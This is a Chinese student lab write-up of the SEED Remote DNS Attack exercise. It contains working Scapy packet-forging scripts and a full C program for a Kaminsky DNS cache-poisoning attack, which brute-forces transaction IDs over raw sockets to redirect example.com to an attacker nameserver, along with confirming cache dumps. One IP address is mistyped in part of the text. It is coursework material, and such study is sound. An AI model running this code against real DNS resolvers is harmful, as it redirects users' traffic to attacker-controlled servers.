
Remote_DNS_Attack Lab

Before

老样子搭环境



实验说明的图好像有问题？和网上找的不一样

再用 `dockps` 记录一下设备ID

```
[08/05/25]seed@VM:~/.../Remote_DNS_Attack Lab$ dockps
3295f3cb4eda  user-10.9.0.5
2b532e51323f  attacker-ns-10.9.0.153
967a2cdea979  seed-attacker
9bd049b7cb3c  local-dns-server-10.9.0.53
```


接下来还有个测试DNS设置的部分，但和上个实验的差不多，所以省略吧

Task2：构造DNS请求

类似操作在上一个实验都已做过

```
#!/usr/bin/env python3
from scapy.all import *

Qdsec = DNSQR(qname='www.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,arcount=0, qd=Qdsec)
ip = IP(dst='10.9.0.53', src='10.9.0.5')
udp = UDP(dport=53, sport=8888, chksum=0)
request = ip/udp/dns

send(request)
```

在攻击者容器上运行程序，再用wireshark抓包，可以看到本地服务器发挥查询作用，最后将结果发回user



7	2025-08-05 08:2…	10.9.0.5	10.9.0.53	DNS	77 Standard query 0xaaaa A www.example.com
8	2025-08-05 08:2…	10.9.0.5	10.9.0.53	DNS	77 Standard query 0xaaaa A www.example.com
9	2025-08-05 08:2…	10.9.0.53	199.43.135.53	DNS	100 Standard query 0x2cbe A www.example.com OPT
10	2025-08-05 08:2…	10.9.0.53	199.43.135.53	DNS	100 Standard query 0x2cbe A www.example.com OPT
11	2025-08-05 08:2…	10.0.2.15	199.43.135.53	DNS	100 Standard query 0x2cbe A www.example.com OPT
12	2025-08-05 08:2…	199.43.135.53	10.0.2.15	DNS	241 Standard query response 0x2cbe A www.example.com CNAME www.ex…
13	2025-08-05 08:2…	199.43.135.53	10.9.0.53	DNS	241 Standard query response 0x2cbe A www.example.com CNAME www.ex…
14	2025-08-05 08:2…	199.43.135.53	10.9.0.53	DNS	241 Standard query response 0x2cbe A www.example.com CNAME www.ex…
15	2025-08-05 08:2…	10.9.0.53	88.221.81.192	DNS	106 Standard query 0x9daf A a1422.dscr.akamai.net OPT
16	2025-08-05 08:2…	10.9.0.53	88.221.81.192	DNS	106 Standard query 0x9daf A a1422.dscr.akamai.net OPT
17	2025-08-05 08:2…	10.0.2.15	88.221.81.192	DNS	106 Standard query 0x9daf A a1422.dscr.akamai.net OPT
18	2025-08-05 08:2…	10.9.0.53	203.211.5.109	DNS	106 Standard query 0x355f A a1422.dscr.akamai.net OPT
19	2025-08-05 08:2…	10.9.0.53	203.211.5.109	DNS	106 Standard query 0x355f A a1422.dscr.akamai.net OPT
20	2025-08-05 08:2…	10.0.2.15	203.211.5.109	DNS	106 Standard query 0x355f A a1422.dscr.akamai.net OPT
21	2025-08-05 08:2…	203.211.5.109	10.0.2.15	DNS	126 Standard query response 0x355f A a1422.dscr.akamai.net A 23.5…
22	2025-08-05 08:2…	203.211.5.109	10.9.0.53	DNS	126 Standard query response 0x355f A a1422.dscr.akamai.net A 23.5…
23	2025-08-05 08:2…	203.211.5.109	10.9.0.53	DNS	126 Standard query response 0x355f A a1422.dscr.akamai.net A 23.5…
24	2025-08-05 08:2…	10.9.0.53	10.9.0.5	DNS	190 Standard query response 0xaaaa A www.example.com CNAME www.ex…
25	2025-08-05 08:2…	10.9.0.53	10.9.0.5	DNS	190 Standard query response 0xaaaa A www.example.com CNAME www.ex…
26	2025-08-05 08:2…	10.9.0.53	10.9.0.5	DNS	190 Standard query response 0xaaaa A www.example.com CNAME www.ex…
27	2025-08-05 08:2…	10.9.0.5	10.9.0.53	ICMP	218 Destination unreachable (Port unreachable)

Task3：伪造DNS响应

首先我们要找到example.com的合法域名服务器的IP

```
[08/05/25]seed@VM:~/.../volumes$ dig NS example.com +short
a.iana-servers.net.
b.iana-servers.net.
[08/05/25]seed@VM:~/.../volumes$ dig^C
[08/05/25]seed@VM:~/.../volumes$ dig a.iana-servers.net.

; <<>> DiG 9.16.1-Ubuntu <<>> a.iana-servers.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50427
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;a.iana-servers.net.            IN      A

;; ANSWER SECTION:
a.iana-servers.net.     407     IN      A       199.43.135.53

;; Query time: 84 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Tue Aug 05 08:31:09 EDT 2025
```

查到其中一个权威域名服务器的IP地址为199.43.153.53

岔开一句，在这里我非常疑惑直接dig example.com得到的IP和上述IP的区别，让AI作答，现在摘录下了以提醒自己


对比维度	权威域名服务器IP	dig example.com 获得的IP
身份	DNS系统的“管理员服务器”地址	域名最终指向的“网站服务器”地址
查询目标	`a.iana-servers.net` 等NS记录	`example.com` 的A记录
作用	存储并管理域名的所有DNS记录	用户实际访问的网页服务器地址
技术层级	DNS基础设施层 (L3)	应用服务层 (L7)
数据稳定性	数年不变 (IANA永久维护)	可能变更 (虽example.com固定，但非常规)

接下来就是完善代码

```
#!/usr/bin/env python3
from scapy.all import *

name = 'www.example.com'
domain = 'example.com'
ns = 'ns.attacker.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.9.0.53', src='199.43.153.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

send(reply)
```

name填写的是伪造的问答，我们直接用属于要修改的权威服务器的网址，domain是我们要修改的权威域，ns则是我们的攻击网站，要的就是把权威域的信息指向ns，至于IP，src就是上文得到的权威域名服务器的IP地址，dst是目标服务器，端口部分dport已经固定，sport则是DNS服务的端口

在攻击者上运行代码，用wireshark抓包，结果如下



Task4：进行Kaminsky攻击

这是将上述部分结合起来，也是格外有意思的一部分，因为在这一部分我们将尝试将python和C混用进行编程。

首先我们要两个python程序，负责生成请求和伪造的回复。

下面先编写`gen_request.py`

```
#!/usr/bin/env python3
from scapy.all import *
```

```
#use a random ip_src and a random sport
ip = IP(dst='10.9.0.53', src='10.9.0.5')
udp = UDP(dport=53, sport=1234, chksum=0)
#the qname will be modified later
Qdsec = DNSQR(qname='abcde.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,arcount=0, qd=Qdsec)
request = ip/udp/dns

# Save the packet data to a file
with open('ip_req.bin', 'wb') as f:
  f.write(bytes(request))
  request.show()
```

再编写`gen_reply.py`


```
#!/usr/bin/env python3
from scapy.all import *

# Construct the DNS header and payload
# the C code will modify src,qname,rrname and the id field
name = 'twysw.example.com'
domain = 'example.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec  = DNSRR(rrname=domain, type='NS',rdata='ns.attacker32.com', ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0,qd=Qdsec,
an=Anssec,ns=NSsec)

# Construct the IP, UDP headers, and the entire packet
# the true name server's IP for the target domain
ip = IP(dst='10.9.0.53', src='199.43.135.53', chksum=0)
udp = UDP(dport=33333, sport=53, chksum=0)
pkt = ip/udp/dns
# Save the packet to a file
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(pkt))
    pkt.show()
```

运行两个程序，以二进制文件形式保存数据包

接下来就是修改C语言程序，修改两个数据包并发送


需要注意的是，我们要先查看二进制文件确定偏移量

先看request



0x29转化为十进制就是41

再看reply



之前设置transection ID为0xAAAA，还有两个twysw.example.com，三个位置分别是0x1C,0x29,0x40,转化为十进制是28，41，64

代码部分主要是完善了两个函数，并在中间的while循环部分补完

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
```

```
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request( );
void send_dns_response( );

int main()
{
  srand(time(NULL));
  int i=0;

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    // Generate a random name with length 5
    char name[6];
    name[5] = '\0';
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

    //################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
               This will trigger the DNS server to send out DNS queries */
     send_dns_request(ip_req,n_req,name);
     printf("attempt #%ld. request is [%s.example.com]\n", i++, name);


    /* Step 2. Send many spoofed responses to the targeted local DNS server,
               each one with a different transaction ID. */


     send_dns_response(ip_resp,n_resp,name);


    //################################################################
```

```
  }
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(unsigned char* pkt,int pktsize,char* name)
{
  memcpy(pkt+41,name,5);
  send_raw_packet(pkt,pktsize);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(unsigned char* pkt,int pktsize,char*name)
{
  memcpy(pkt+41,name,5);
  memcpy(pkt+64,name,5);
  unsigned short id;
  for(long i=0;i<65536;i++){
    id=htons(i);
    memcpy(pkt+28,&id,2);
    send_raw_packet(pkt,pktsize);
  }
}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
         &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
```

```
        (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

让攻击程序运行一段时间，用代码`rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db`查看DNS缓存，结果如下

```
root@9bd049b/cb3c:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615555  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            777554  NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1755] [v6 TTL 10755] [v4 success] [v6 nxrrset]
```

说明攻击成功

Task5：攻击成果验证

在用户容器上按要求运行以下代码

```
//向本地 DNS 服务器发出查询请求
$ dig www.example.com
//直接向 attacker32 域名服务器发出请求
$ dig @ns.attacker32.com www.example.com
```


结果如下

```
root@3295f3cb4eda:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24853
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: dc83aaf30be4522c0100000068923635289d3d573f9bdffa (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 52 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Aug 05 16:49:57 UTC 2025
;; MSG SIZE  rcvd: 88
```

```
; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49274
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b8eec7d97e3f374d0100000068923650 67dbdc22df864b41 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 20 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Aug 05 16:50:24 UTC 2025
;; MSG SIZE  rcvd: 88
```

此时无论访问的是否是本地服务器，结果都指向攻击者服务器的错误结果，说明实验成功

第一次运行dig命令时用wireshark抓包结果如下



No.	Time	Source	Destination	Protocol	Length	Info
1	2025-08-05 12:5…	10.9.0.5	10.9.0.53	DNS	100	Standard query 0x2eac A www.example.com OPT
2	2025-08-05 12:5…	10.9.0.5	10.9.0.53	DNS	100	Standard query 0x2eac A www.example.com OPT
3	2025-08-05 12:5…	10.9.0.53	10.9.0.153	DNS	116	Standard query 0x3a1f A www.example.com OPT
4	2025-08-05 12:5…	10.9.0.53	10.9.0.153	DNS	116	Standard query 0x3a1f A www.example.com OPT
5	2025-08-05 12:5…	10.9.0.153	10.9.0.53	DNS	163	Standard query response 0x3a1f A www.example.com A 1.2.3.5 NS…
6	2025-08-05 12:5…	10.9.0.153	10.9.0.53	DNS	163	Standard query response 0x3a1f A www.example.com A 1.2.3.5 NS…
7	2025-08-05 12:5…	10.9.0.53	10.9.0.5	DNS	132	Standard query response 0x2eac A www.example.com A 1.2.3.5 OPT
8	2025-08-05 12:5…	10.9.0.53	10.9.0.5	DNS	132	Standard query response 0x2eac A www.example.com A 1.2.3.5 OPT

能清除地看到用户询问本地服务器后，本地服务器询问攻击者服务器得到结果，并发送回用户，再次说明攻击成功

值得注意的是，运行attack程序时要输入`sudo ./attack`，否则会出现终端疯狂显示发包，但wireshark监控发现并无数据包的问题，说明数据包实际上并未发出，猜测这和第一个实验中原始套接字的权限问题有关。

Over！！！